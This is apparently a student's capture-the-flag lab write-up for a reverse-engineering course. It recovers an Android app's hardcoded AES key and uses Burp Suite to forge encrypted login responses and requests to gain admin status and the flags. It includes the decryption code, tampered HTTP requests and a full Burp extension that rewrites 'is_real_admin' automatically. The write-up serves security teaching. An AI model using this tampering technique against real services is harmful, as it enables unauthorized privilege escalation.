Use burp suite to intercept the response and change the return string to our modified string.




```
Is_admin: 1
Hello, admin
Your ID: 18307130012
```

Login success.




```java
JSONObject jSONObject = new JSONObject();
jSONObject.put("username", SecretActivity.user.getUserName());
jSONObject.put("user_id", SecretActivity.user.getUserId());
jSONObject.put("is_admin", SecretActivity.user.getIsAdmin());
jSONObject.put("is_real_admin", 0);
String doPostEncrypted = HttpsUtil.doPostEncrypted(MainActivity.basel
Message message = new Message();
```


Find an extra key “is_real_admin”.



```
POST /getAdminSecret.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86 Build/MASTER)
Host: 106.15.186.69:4443
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 112

msg=wuicNZgrJE2EG5vhPG8kS@sWt1hvojXkG@TpNfT7!14@q9CN1UdBbjsPKnAOoFudjBxYCHwxfNWp4idOk7Uv0QHpbXv0sfQmGlZvy88OJp4#
```




```
POST /getAdminSecret.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86 Build/MASTER)
Host: 106.15.186.69:4443
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 112

msg=wuicNZgrJE2EG5vhPG8kS@sWt1hvojXkG@TpNfT7!14@q9CN1UdBbjsPKnAOoFudjBxYCHwxfNWp4idOk7Uv0aiz!5iYz0AxKgJqtf7DGUg#
```



```java
    }


    public static void main(String[] args) {
        String secretKey = "s3cr37K3y";
        System.out.println(decrypt("wuicNZgrJE2EG5vhPG8kS@sWt1hvojXkG@TpNfT7!14@q9CN1UdBbjsPKnAOoFudjBxYCHwxfNWp4idOk7Uv0QHpbXv0sfQmGlZvy88OJp4#".replace( target: "!",
        System.out.println(encrypt( str: "{\"username\":\"admin\",\"user_id\":18307130012,\"is_admin\":1,\"is_real_admin\":1}",secretKey).replace( target: "+",  replacement:
    }
}
```

```
"C:\Program Files\Java\jdk1.8.0_231\bin\java.exe" ...
{"username":"admin","user_id":18307130012,"is_admin":1,"is_real_admin":0}
wuicNZgrJE2EG5vhPG8kS@sWt1hvojXkG@TpNfT7!14@q9CN1UdBbjsPKnAOoFudjBxYCHwxfNWp4idOk7Uv0aiz!5iYz0AxKgJqtf7DGUg#

Process finished with exit code 0
```

Modify the request in the above way.



Is_admin: 1
Hello, admin
Your ID: 18307130012

flag{e7f09acf3342201d89180ba4e6d8e1ca}

Successfully get the flag.

BurpExtender:


Test the request and response:

```
{"username":"pore1","password":"pore_pwd"}
{"hint_username":"pore","hint_password":"pore_pwd","result":0}

{"username":"pore","password":"pore_pwd"}
{"username":"pore","id":233,"is_admin":0,"result":1}
{"username":"admin","id":18307130012,"is_admin":1,"result":1}

{"username":"pore","user_id":233,"is_admin":0}
{"message":"flag{CAnY0uSEeMEhaha}"}

{"username":"admin","user_id":18307130012,"is_admin":1,"is_real_admin":0}
{"message":"failed"}
{"username":"admin","user_id":18307130012,"is_admin":1,"is_real_admin":1}
{"message":"flag{e7f09acf3342201d89180ba4e6d8e1ca}"}
```

Find the key switch is “is_admin” and “is_real_admin”.


Check the task, we can find there are two functions which we should program. One is to change the response of login message to make sure we login into the system with the identity of admin, the other is to change the request to automatically reply for the flag of admin.

Then there is also a basic function of decrypt and encrypt. This part of code can be implemented easily by reverse the code of application.



```
    private static final String DEFAULT_CODING = "utf-8";
    private static final String MESSAGEDIGESTALGORITHMS = "MD5";
    public static final String str2 = "s3cr37K3y";

    public static String decrypt(String str) {
        byte[] bArr;
        try {
            SecretKeySpec secretKeySpec = new SecretKeySpec(MessageDigest.getInstance(MESSAGEDIGESTALGORITHMS).digest(str2.getBytes(DEFAULT_CODING)),  algorithm: "AES");
            Cipher instance = Cipher.getInstance("AES/ECB/PKCS5Padding");
            instance.init( opmode: 2, secretKeySpec);
            final Base64.Decoder decoder = Base64.getDecoder();
            bArr = instance.doFinal(decoder.decode(str));
        } catch (Exception e) {
            System.out.println(e.toString());
            bArr = null;
        }
        assert bArr != null;
        return new String(bArr);
    }

    public static String encrypt(String str) {
        byte[] bArr;
        try {
            SecretKeySpec secretKeySpec = new SecretKeySpec(MessageDigest.getInstance(MESSAGEDIGESTALGORITHMS).digest(str2.getBytes(DEFAULT_CODING)),  algorithm: "AES");
            Cipher instance = Cipher.getInstance("AES/ECB/PKCS5Padding");
            instance.init( opmode: 1, secretKeySpec);
            bArr = instance.doFinal(str.getBytes(DEFAULT_CODING));
        } catch (Exception e) {
            System.out.println(e.toString());
            bArr = null;
        }
        final Base64.Encoder encoder = Base64.getEncoder();
        return encoder.encodeToString(bArr);
    }
```


There is also a replace of alphabet in the request, so we also implement a function to achieve it.



```
    public static String replace(String str, int i) {
        if (i == 1) {
            return str.replace( target: "!",  replacement: "+").replace( target: "@",  replacement: "/").replace( target: "#",  replacement: "=");
        } else if (i == 2) {
            return str.replace( target: "+",  replacement: "!").replace( target: "/",  replacement: "@").replace( target: "=",  replacement: "#");
        } else {
            return str;
        }
    }
```

We can package them into an inner class.


In our plugin, we only want to change the http package, so we register a HttpListener in the callback, and make a call of core function in the processHttpMessage method.



```
    @Override
    public void registerExtenderCallbacks(IBurpExtenderCallbacks callbacks) {
        this.callbacks = callbacks;
        this.helpers = callbacks.getHelpers();
        callbacks.printOutput(extender_name);
        callbacks.setExtensionName(extender_name);
        callbacks.registerHttpListener(this);
    }

    @Override
    public void processHttpMessage(int toolFlag, boolean messageIsRequest, IHttpRequestResponse messageInfo) {
        if (toolFlag == (toolFlag &
                (callbacks.TOOL_PROXY + callbacks.TOOL_REPEATER + callbacks.TOOL_SCANNER + callbacks.TOOL_INTRUDER))) {
            corfu(messageIsRequest, messageInfo);
        }
    }
```


In core function, we use the occurred method of IExtensionHelpers which has been implemented by Burp to help our work. We just classify all the http package into two part between Request and Response.

To the Request packages, we scan if there is “is_real_admin” in them, when we find the key, we change its value to 1 and re-package it, and send it out.




```
if (messageIsRequest) {
    IRequestInfo analyzeRequest = helpers.analyzeRequest(messageInfo);
    List<IParameter> parameterList = analyzeRequest.getParameters();
    byte[] new_Request = messageInfo.getRequest();

    for (IParameter parameter : parameterList) {
        if (parameter.getType() == 1) {
            String old_key =parameter.getName();
            String old_value = parameter.getValue();
            String changed_value = crypt.decrypt(crypt.replace(old_value, i: 1));
            if (changed_value.contains("is_real_admin")) {
                changed_value = changed_value.replace( target: "\"is_real_admin\":0", replacement: "\"is_real_admin\":1");
                changed_value = crypt.replace(crypt.encrypt(changed_value), i: 2);
                IParameter newPara = helpers.buildParameter(old_key, changed_value, parameter.getType());
                new_Request = helpers.updateParameter(new_Request, newPara);
                messageInfo.setRequest(new_Request);
            }
        }
    }
} else {
```

To the Response packages, we scan if there is “username” in them, when we find the key, we simply replace the message by our pre-encrypted string, which is “{"username":"admin","id":18307130012,"is_admin":1,"result":1}”. It ensure our login identity will be the admin.



```java
} else {
    IResponseInfo analyzeResponse = helpers.analyzeResponse(messageInfo.getResponse());
    short statusCode = analyzeResponse.getStatusCode();
    List<String> headers = analyzeResponse.getHeaders();
    String response = new String(messageInfo.getResponse());
    int bodyOffset = analyzeResponse.getBodyOffset();
    String body = response.substring(bodyOffset);

    if (statusCode == 200) {
        String origin_body = crypt.decrypt(body);
        if (origin_body.contains("username")) {
            String new_body = "wuicNZgrJE2EG5vhPG8kS9CIHBPyDQ/ox5uxhJsmzTwp+fXPqnxznq34VWnw0sUb581QyZ4Znj3hRCnv1PzoHQ==";
            byte[] bodyByte = new_body.getBytes();
            messageInfo.setResponse(helpers.buildHttpMessage(headers, bodyByte));
        }
    }
}
```

Then we just simply build the jar and add it into Burp, It works perfectly.


Burp Suite Community Edition v2020.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Extensions BApp Store APIs Options
Add
Remove
Up
Down
Details Output Errors

Burp Extensions

Extensions let you customize Burp's behavior using your own or third-party code.

| Loaded | Type | Name |
|---|---|---|
| ✓ | Java | lab7 extension by GuanXiao |

✓ Extension loaded

Name: lab7 extension by GuanXiao

| Item | Detail |
|---|---|
| HTTP listeners | 1 |
| Filename | D:\learnnings\PoRE\work place\BurpExtender\out\artifacts\BurpExtender\BurpExtender.jar |
| Extension type | Java |
| Method | registerExtenderCallbacks |